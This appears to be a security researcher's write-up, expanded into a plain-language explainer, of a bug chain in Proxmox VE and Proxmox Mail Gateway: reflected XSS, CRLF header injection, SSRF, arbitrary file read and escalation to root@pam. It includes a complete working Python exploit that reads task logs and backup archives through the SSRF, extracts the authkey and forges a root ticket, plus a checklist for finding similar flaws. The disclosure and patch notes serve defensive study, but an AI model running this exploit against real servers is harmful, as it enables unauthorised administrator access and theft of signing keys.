
An authenticated user without any permissions in PVE can perform this SSRF. Because PVE and PMG share large parts of the codebase, an authenticated PMG user with only the low-privilege "Help Desk" role or the "Audit" role can also exploit it, using the API /api2/html/nodes/{node_name}/pbs/{remote}/snapshot/.
Step 4: Arbitrary file read

In the callback function of http_request, the server looks for the pvestreamfile header in the response headers (line 778) and extracts its value into $stream. $stream is later passed to sysopen, and the server returns the file content as the response body.

The vulnerable code also exists in PMG. Using the SSRF above, an attacker can read arbitrary files on PVE/PMG servers with only a non-privileged account in PVE or a low-privilege account in PMG. sysopen runs in the "pve(pmg)proxy worker" process with uid=33(www-data).
Step 5: Privilege escalation in PMG via an unsecured backup file
With arbitrary file read, credentials and secret keys become interesting. Authentication is implemented by signing and verifying a string with RSA/SHA-1, and the signing key is stored at /etc/pve/priv/authkey.key for PVE or /etc/pmg/pmg-authkey.key for PMG, readable only by root:
root@pve7:~# ls -l /etc/pve/priv/authkey.key
-rw------- 1 root www-data 1675 Jun 30 10:52 /etc/pve/priv/authkey.key

root@pmg:~# ls -l /etc/pmg/pmg-authkey.key
-rw------- 1 root root 1679 Jun  9 11:43 /etc/pmg/pmg-authkey.key
However, if the backup feature in PMG has ever been used, the backup file contains the authkey and is readable by www-data:
root@pmg:/var/lib/pmg/backup# ls -l
total 12
-rw-r--r-- 1 root root 10799 Jun  9 17:16 pmg-backup_2022_06_09_62A1BA65.tgz
The path to the backup file can be extracted from task logs, which are also accessible to www-data. Combining the vulnerabilities, an attacker can forge a ticket and escalate from the low-privilege "Help Desk" or "Audit" role to "root@pam" for full access in PMG.
A sample ticket has this form:
PVE:user01@pve:62BD5976::[redacted]+JDBpTG3L2QBBMQTe8Q2/[redacted]/[redacted]+[redacted]==
import argparse
import requests
import logging
import json
import socket
import ssl
import urllib.parse
import re
import time
import subprocess
import base64
import tarfile
import io
import tempfile
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PROXIES = {}  # {'https': '[redacted]:8080'}
logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)

def generate_ticket(authkey_bytes, username='root@pam', time_offset=-30):
    timestamp = hex(int(time.time()) + time_offset)[2:].upper()
    plaintext = f'PMG:{username}:{timestamp}'

    authkey_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing authkey to {authkey_path.name}')
    authkey_path.write(authkey_bytes)
    authkey_path.close()

    txt_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing plaintext to {txt_path.name}')
    txt_path.write(plaintext.encode('utf-8'))
    txt_path.close()

    logging.info(f'calling openssl to sign')
    sig = subprocess.check_output(
        ['openssl', 'dgst', '-sha1', '-sign', authkey_path.name, '-out', '-', txt_path.name])
    sig = base64.b64encode(sig).decode('latin-1')

    ret = f'{plaintext}::{sig}'
    logging.info(f'generated ticket for {username}: {ret}')

    return ret

def read_file(hostname, port, ticket, localhostname, filename):
    logging.info(f'reading {filename}')
    raw_req = f'GET %2Fapi2%2Fhtml%2Fnodes%2F{localhostname}%2Fpbs%[email protected]/snapshot/?f={urllib.parse.quote_plus(filename)} HTTP/1.1\r\n' \
              f'Cookie: PMGAuthCookie={urllib.parse.quote_plus(ticket)}\r\n' \
              'Connection: close\r\n' \
              '\r\n'
    logging.debug(raw_req)
    context = ssl.create_default_context()
    # disable cert check
    context.check_hostname = False
    context.verify_mode = ssl.VerifyMode.CERT_NONE

    ret = b''
    with socket.create_connection((hostname, port), timeout=5) as sock:
        with context.wrap_socket(sock, server_hostname=hostname) as ssock:
            ssock.send(raw_req.encode())
            while True:
                try:
                    buf = ssock.recv(2048)
                    ret += buf
                    if (len(buf) < 1):
                        break
                    logging.info(f'recv {len(buf)} bytes')
                except socket.timeout:
                    logging.error('recv timeout, maybe the file doesn\'t exist')
                    break
    return ret

def get_authkey_from_tgz(tgz_bytes):
    tar = tarfile.open(fileobj=io.BytesIO(tgz_bytes))
    logging.info('reading ./config_backup.tar from tgz')
    tar2 = tarfile.open(fileobj=tar.extractfile(tar.getmember('./config_backup.tar')))
    logging.info('reading etc/pmg/pmg-authkey.key from ./config_backup.tar')
    authkey_bytes = tar2.extractfile(tar2.getmember('etc/pmg/pmg-authkey.key')).read()

    logging.info(f'read authkey_bytes length: {len(authkey_bytes)}')
    return authkey_bytes

def exploit(username, password, realm, target_url, generate_for):
    # login
    logging.info(f'logging in with username:{username}')
    req = requests.post(f'{target_url}api2/extjs/access/ticket',
                        verify=False,
                        data={'username': username, 'password': password, 'realm': realm},
                        proxies=PROXIES)
    if req.status_code != 200:
        logging.error(f'login failed: expect 200, got {req.status_code}. Please check target_url')
        exit(1)
    res = json.loads(req.content.decode('utf-8'))
    if res['success'] != 1:
        logging.error(f'login failed: {res["message"]}. Please check username/password/realm')
        exit(1)
    ticket = res['data']['ticket']
    localhostname_re = re.compile('PMG:.*?@(.*?):[0-9A-F]{8}::')
    localhostname = localhostname_re.findall(ticket)[0]
    logging.info(f'logged in, user: {res["data"]["username"]}, role: {res["data"]["role"]}, localhostname: {localhostname}')

    # read file
    parsed_target = urllib.parse.urlparse(target_url)
    hostname = parsed_target.hostname
    port = parsed_target.port

    task_index = read_file(hostname, port, ticket, localhostname, '/var/log/pve/tasks/index').decode('utf-8')
    task_index = task_index.split('\r\n\r\n')[1]
    backup_re = re.compile('^(UPID:.*?:backup::.*?) ([0-9A-F]{8}) OK$', re.MULTILINE)
    backup_tasks = backup_re.findall(task_index)
    # we start looking for the tgz file from the lastest update
    backup_tasks.reverse()
    logging.info(f'found {len(backup_tasks)} successful backup tasks')

    for i in backup_tasks:
        # extract backup tgz filepath from task details
        task_detail = read_file(hostname, port, ticket, localhostname, f'/var/log/pve/tasks/{i[1][-1]}/{i[0]}').decode('utf-8')
        backuptgz_re = re.compile('^starting backup to: (.*?\.tgz)$', re.MULTILINE)
        backuptgz_path = backuptgz_re.findall(task_detail)
        if len(backuptgz_path) == 0:
            logging.info(f'no backup file')
            continue
        backuptgz_path = backuptgz_path[0]
        logging.info(f'found backup file: {backuptgz_path}')
        # read the backup tgz file and extract pmg-authkey.key
        backuptgz_content = read_file(hostname, port, ticket, localhostname, backuptgz_path)
        if not backuptgz_content:
            logging.info(f'no backup file')
            continue
        backuptgz_content = backuptgz_content.split(b'\r\n\r\n', 1)[1]
        authkey_bytes = get_authkey_from_tgz(backuptgz_content)
        new_ticket = generate_ticket(authkey_bytes, username=generate_for)

        logging.info('veryfing ticket')
        req = requests.get(target_url, headers={'Cookie': f'PMGAuthCookie={new_ticket}'}, proxies=PROXIES,
                           verify=False)
        res = req.content.decode('utf-8')
        verify_re = re.compile('UserName: \'(.*?)\',\n\s+CSRFPreventionToken:')
        verify_result = verify_re.findall(res)
        logging.info(f'current user: {verify_result[0]}')
In the demonstration video, the attacker logged in to the PMG web UI as a "Help Desk" user and could not change the current user's role because of low privilege. After running the exploit, a forged ticket was generated and the attacker gained access to the web UI as "root@pam".
Root cause
- XSS:
handle_api2_requestextracts$rel_uriand$formatfrom the request path, and the formatter concatenates the request path directly into thehrefattribute of the breadcrumb<a>tag without HTML encoding. Thehtmlformat makes the reflection reachable as markup. - CRLF: the status line is built from the error message after a regex that keeps only the first line. The regex stops LF but not a bare CR, so a CR in the message splits the status line in browsers that accept CR alone as a line terminator. The 8192-byte header limit then turns header injection into a denial of service by allowing oversized cookies to be planted.
- SSRF:
proxy_requestresolvesnode_nameand relays the request tohttps://{IP}:8006/..., appending$urito the port under the assumption that it starts with a slash. URL-encoded%2Fand@let the attacker reshape the URL so the hostname points elsewhere, and thetasks/{upid}/logAPI accepts an arbitraryupid, allowing a validnode_nameto satisfy the certificate check. - File read: the
pvestreamfileresponse header is trusted and its value passed tosysopen, so a relayed response can make the proxy worker (uid=33, www-data) return any file. - Privilege escalation: PMG backup archives contain
etc/pmg/pmg-authkey.keyand are world-readable, and task logs readable by www-data reveal the backup path. With the signing key, a ticket for any user can be forged.
Impact
- The XSS requires the victim to be logged in to the web interface in the same browser session before visiting the malicious link, because
PVEAuthCookieis set with theSessionattribute. When it fires, the attacker can use every web interface function, including shell command execution; the video shows a reverse shell of the PVE host on the attacker's machine. - The CRLF header injection works only on Chromium-based browsers, and the resulting client-side DoS requires third-party cookies to be allowed. It does not allow injection into the response body with CR alone, and Firefox is unaffected.
- The SSRF is available to an authenticated PVE user without any permissions, and to a PMG user with only the "Help Desk" or "Audit" role. Combined with the file read, it exposes arbitrary files readable by www-data, and on PMG the backup archive yields the authkey, allowing escalation to
"root@pam".
Fix
- The XSS was patched by encoding user input to HTML entities in
pve-http-serverversion4.1-2. - The CRLF injection was patched by adding an additional check of
\r\ninpve-http-serverversion4.1-3. - Several commits in
pve-http-serverversion4.1-3fix the bug chain.
Variants to test
- Format switching on other Perl or JSON APIs. Change
jsontohtml,xmlorjsonpon API paths and request a non-existent endpoint. A positive result is the request path appearing unescaped in the response markup, for example inside anhreforinnerHTMLsink. - Error message reflection in status lines. Send input that reaches an error message and look for a bare CR (
%0d) surviving into the status line. A positive result is an injected header visible in a proxy such as Burp when viewed in a Chromium-based browser. - Header size limits plus cookie planting. Where a header size limit exists, try setting oversized cookies cross-site. A positive result is subsequent requests to the target being rejected until cookies are cleared.
- Node or host parameters that trigger DNS lookups. Supply a non-existent node name and watch for a lookup error, then confirm with an out-of-band DNS service. A positive result is a callback from the server.
- URL-encoded slashes and
@in path segments appended to a host. Try%2Fand@in parameters that are concatenated into a relayed URL. A positive result is the request reaching an attacker-controlled host. - Response headers trusted by a proxy. Look for headers such as
pvestreamfilethat a proxy reads from an upstream response. A positive result is file content returned as the response body. - Backup archives and task logs readable by the web user. Check whether backup files and task logs are world-readable and contain signing keys. A positive result is a key that can sign a ticket accepted by the target.
What happened, in plain words
A security researcher looked at two related products from Proxmox: Proxmox VE (PVE) and Proxmox Mail Gateway (PMG). Both are software you install on a server and then manage through a web page in your browser. This article explains, from scratch, what each problem was, how the researcher found it, and why it mattered.
You do not need to know how to program to follow along. Every technical word is explained the first time it appears, and there is a glossary at the end. The only thing you need is a rough idea of how a website works: your browser asks a server for a page, the server sends it back, and you click things.
Background: what these products are
Proxmox VE is an open-source type-1 hypervisor. A hypervisor is software that lets one physical computer pretend to be many computers. Each pretend computer is called a virtual machine. Type-1 means the hypervisor runs directly on the hardware, with no normal operating system underneath it. Think of it as a building manager who divides one large building into many separate flats.
PVE is managed through a web-based management interface written in Perl. Perl is a programming language, popular in the 1990s and 2000s, that is very good at processing text. The web interface is a set of web pages served by a program on the server.
Proxmox Mail Gateway (PMG) is a different Proxmox product. It is a separate Proxmox product with a similar web management interface. It also has a web management interface, also written in Perl, and the two products share some of the codebases. That last point matters a lot: a bug found in one product often exists in the other, because they are built from some of the same source files.
A quick note on the update at the top of the original post: MITRE, the organisation that assigns CVE identifiers (a CVE is a unique public label for a known security flaw, like a registration number for a car), emailed back on 9th December 2022 and assigned CVE-2022-35507 and CVE-2022-35508 to the two remaining bugs.
Locating the source code
Before you can study a program, you need to find its files on disk. PVE is a Debian-based Linux distribution, meaning it is built on Debian, a common version of Linux. You install it from an ISO installer, a single file you download and write to a USB stick or DVD, like a recipe you copy onto a blank card.
The researcher warns: if you want to reproduce any of the bugs, use the "Proxmox VE 7.2 ISO Installer" updated on 04 May 2022. That version does not include the patches (the fixes) unless you run apt update manually. apt is the program on Debian-based systems that downloads and installs software updates. Running it by hand is like choosing to refresh your shopping list; if you do not, you keep the old list.
In a default installation, the web service listens on port 8006. A port is a numbered door on a computer. One computer can have many doors open at once, each for a different service. Port 8006 is simply the door Proxmox chose for its web interface.
With a few commands, it is not difficult to figure out that the scripts of the web service are located in /usr/share/perl5/. A command here means a line typed into a terminal, a text window where you type instructions instead of clicking. The commands used were:
ss -natlp | grep 8006           # Which process is listening on port 8006
which pveproxy                  # Where is the executable
head `which pveproxy`           # Is it an ELF, a shell script or something else?
find /usr -name "SafeSyslog*"   # Where is the "SafeSyslog" module used by pveproxy?
Line by line:
ss -natlp | grep 8006asks the system to list all network connections and then filters the list for anything mentioning 8006. The vertical bar|means "take the output of the first command and feed it to the second".grepis a search tool. The result tells you which program is using that port.which pveproxyasks where the program calledpveproxylives on disk.pveproxyis the name of the web server program that serves the PVE interface.head \which pveproxy`first runswhich pveproxyto get the path, thenhead` shows the first few lines of that file. This answers a simple question: is the file a compiled binary (an ELF, a program already translated into machine code), a shell script (a text file of commands), or something else? Knowing this tells you where to look next.find /usr -name "SafeSyslog*"searches the/usrdirectory for any file whose name starts withSafeSyslog.SafeSyslogis a module (a reusable piece of Perl code) thatpveproxyuses. Finding it shows you where the Perl code lives.
Setting up a debug environment
To understand a bug properly, it helps to watch the program run, line by line. This is called debugging. A debugger is a tool that lets you pause a program at a chosen line, inspect the values of its variables (named storage boxes for data), and step forward one line at a time. Think of it as watching a recipe being cooked with the ability to stop the chef at any step and ask what is in the bowl.
The researcher used IntelliJ IDEA, a popular program for writing and inspecting code, together with its Perl plugin (an add-on that teaches IDEA about Perl).
In IDEA
- Pack
/usr/share/perl5/on the PVE server and open it as a Project in IDEA. "Pack" means bundling that folder into a single archive file so you can copy it to your own computer. - Go to Settings > Plugins and install the Perl plugin.
- Go to Settings > Languages & Frameworks > Perl5:
- Select a Perl5 Interpreter (both Local and Docker would work). An interpreter is the program that reads Perl code and executes it. Docker is a tool for running software in isolated containers, like a lunchbox for programs.
- Set Target version to v5.32, the same
perl --versionas PVE uses. Telling IDEA the exact version avoids confusion when the code uses features that only exist in some versions.
- In the Project window (Alt+1), right click on the
perl5directory, Mark Directory as > Perl5 Library Root. This tells IDEA "treat this folder as the place where Perl libraries live", so it can find the code that other code depends on.
At this stage, you should have correct syntax highlighting and dependency resolving in IDEA. Syntax highlighting is the colouring of code so it is easier to read. Dependency resolving means IDEA can follow a reference from one file to another and show you where a function is defined.
- Go to Run > Edit Configurations, add a new "Perl Remote Debugging" entry and save:
- Name: PVE remote
- Remote project root:
/usr/share/perl5 - Connection mode:
IDE connects to the perl process - Server host: your PVE server IP
- Server port: 12345
This tells IDEA to reach out to the server and attach to the running Perl process. An IP address is the numeric address of a computer on a network, like a street address for a house.
On the PVE server
Run these commands to install the required debug tools:
apt install gcc make
cpan Devel::Camelcadedb
Line by line:
apt install gcc makeinstalls two programs.gccis a compiler, a tool that turns human-readable source code into a runnable program.makeis a helper that automates the building steps. They are needed because the debugger add-on has to be compiled.cpan Devel::Camelcadedbinstalls a Perl module calledDevel::Camelcadedb.cpanis Perl's package manager, the equivalent of an app store for Perl libraries.Devel::Camelcadedbis the piece that lets IDEA talk to a running Perl program.
All set. To start a debug session, click Run > Debug 'PVE remote' in IDEA and run this on the server:
PERL5_DEBUG_HOST=<your PVE server IP> PERL5_DEBUG_PORT=12345 PERL5_DEBUG_ROLE=server perl -T -d:Camelcadedb /usr/bin/pveproxy start -debug
Line by line:
PERL5_DEBUG_HOST=<your PVE server IP>tells Perl where the debugger client (IDEA) is listening. Replace the placeholder with the actual address.PERL5_DEBUG_PORT=12345says which port to use for the debug connection. This is a different door from 8006; it is only for the debugger.PERL5_DEBUG_ROLE=serversays "this side is the server in the debug conversation".perl -T -d:Camelcadedb /usr/bin/pveproxy start -debugruns the Perl interpreter on thepveproxyprogram.-Tturns on taint mode, a Perl safety feature that treats data coming from users as untrusted until it is checked.-d:Camelcadedbloads the debugger module.start -debugtellspveproxyto start in debug mode.
If everything goes well, the debugger should break at line 330 of SSL.pm by default. SSL.pm is the file that handles SSL/TLS, the encryption that makes https:// work. "Break" means the program pauses there and hands control to you.
Bug 0x01: Post-auth XSS in API inspector
Before explaining the bug, three words need defining.
An API (Application Programming Interface) is a way for one program to ask another program to do something. When you use a website, your browser is constantly calling APIs behind the scenes: "give me the list of users", "give me the status of this machine". Each API has an endpoint, which is a specific address, like a counter in a post office. You go to the right counter for the service you want.
A cookie is a small piece of data that a website asks your browser to store and send back on every later request. It is how a website remembers that you are logged in. Think of it as a wristband you get at a festival: you show it at every door and nobody asks for your ticket again.
XSS stands for cross-site scripting. It means an attacker manages to make a victim's browser run JavaScript (the programming language of web pages) that the attacker wrote, as if it came from the trusted website. The browser cannot tell the difference, so the attacker's code can do anything the site's own code could do.
By logging in to the web interface, it can be observed that a lot of requests are sent to endpoints under the path /api2/json/. Usually, json after /api indicates the format the response data is in. JSON is a text format for structured data, easy for programs to read. The server might support various formats for different purposes. For example, xml might be implemented for RPC calls, jsonp for cross-origin <script> tags, or html for setting innerHTML. innerHTML is a property in a web page that holds the HTML content of an element; setting it makes the browser render whatever you put there.
In PVE, if we change json to html, the server will return an "API Inspector" page containing the json result:
Further testing shows that the server does not properly escape user's input. Escaping means converting characters that have special meaning in HTML (like < and >) into harmless text so the browser shows them instead of treating them as markup. If we visit a non-existent API endpoint, the request path will be reflected in the href attribute of an <a> tag. An attribute is extra information attached to an HTML tag; href is the attribute that holds the address a link points to. An <a> tag is a link. As such, an attacker can inject HTML tags to achieve reflected cross-site scripting. Reflected means the malicious input is sent to the server and immediately echoed back in the response, rather than being stored on the server.
Further Analysis
The function handle_request at perl5/PVE/APIServer/AnyEvent.pm line 1100 is our entry point. A function is a named block of code that does a job; you call it by name and it runs. AnyEvent.pm is the file that contains the web server logic. If the request path starts with /api2, it will pass the request on to function handle_api2_request.
Stepping into handle_api2_request, we can see at line 865 the variables $rel_uri and $format are extracted from the rest of the request path by a regex. A regex (regular expression) is a pattern-matching tool: you describe the shape of the text you want, and the regex pulls out the matching part. Here it splits the path into "the rest of the address" ($rel_uri) and "the format" ($format). Then function PVE::APIServer::Formatter::get_formatter is called to get a "formatter" for generating the response. A formatter is a small piece of code that knows how to turn data into a particular output format, such as JSON or HTML.
Later on, the $formatter is called at line 946. When generating the "breadcrumb" HTML of the navigation bar, the request path is directly concatenated to the href attribute of the <a> tag. A breadcrumb is the little trail of links at the top of a page showing where you are, like "Home > Users > Edit". Concatenated means joined end to end, like gluing two pieces of string together. The problem is that the request path comes from the user, and it is glued straight into the HTML without escaping.
Impacts, attack conditions & constraints
Since the authentication cookie PVEAuthCookie is set with the Session attribute, successful exploitation requires the victim to be logged in to the web interface in the same browser session before he visits the malicious link. So the attacker cannot rely on an old login from days ago.
An attacker can access every functionality in the web interface by executing malicious JavaScript code. One of the features is to execute shell commands. A shell command is an instruction typed into the operating system's command line; if an attacker can run those through the web interface, they can do almost anything on the server. Here is a video demonstrating a possible attack scenario. In the video, the victim logged in to PVE web UI, and then visited a link. A reverse shell of the PVE host was spawned on the attacker's machine. A reverse shell is a connection where the victim's computer reaches out to the attacker and hands over a command line, like a hostage calling the kidnapper's phone.
Patch
This vulnerability is patched by encoding user inputs to HTML entities in pve-http-server version 4.1-2. HTML entities are the safe way to write special characters in HTML: < becomes <, for example. The browser then shows the character instead of treating it as markup.
Bug 0x02: CRLF injection in response headers
When a browser talks to a server, the reply has two parts. The first part is the headers, a short list of labels and values such as "this is HTML" or "here is a cookie". The very first line is the status line, which says whether the request succeeded or failed, for example HTTP/1.1 200 OK. The second part is the body, the actual page or data. The two parts are separated by a blank line.
Lines in this protocol end with a special pair of characters: CR (carriage return, written %0d when URL-encoded) followed by LF (line feed, written %0a). A CRLF injection happens when an attacker can sneak a CR or LF into a place where the server did not expect one, so the server's reply gets split into extra lines that the attacker controls. It is like writing a fake extra line on a form after the official signature.
While handling HTTP requests, if there is any error, the PVE server will write the error message in the status line of the response.
The corresponding code is located in perl5/PVE/APIServer/AnyEvent.pm:
# line 294
my $code = $resp->code;
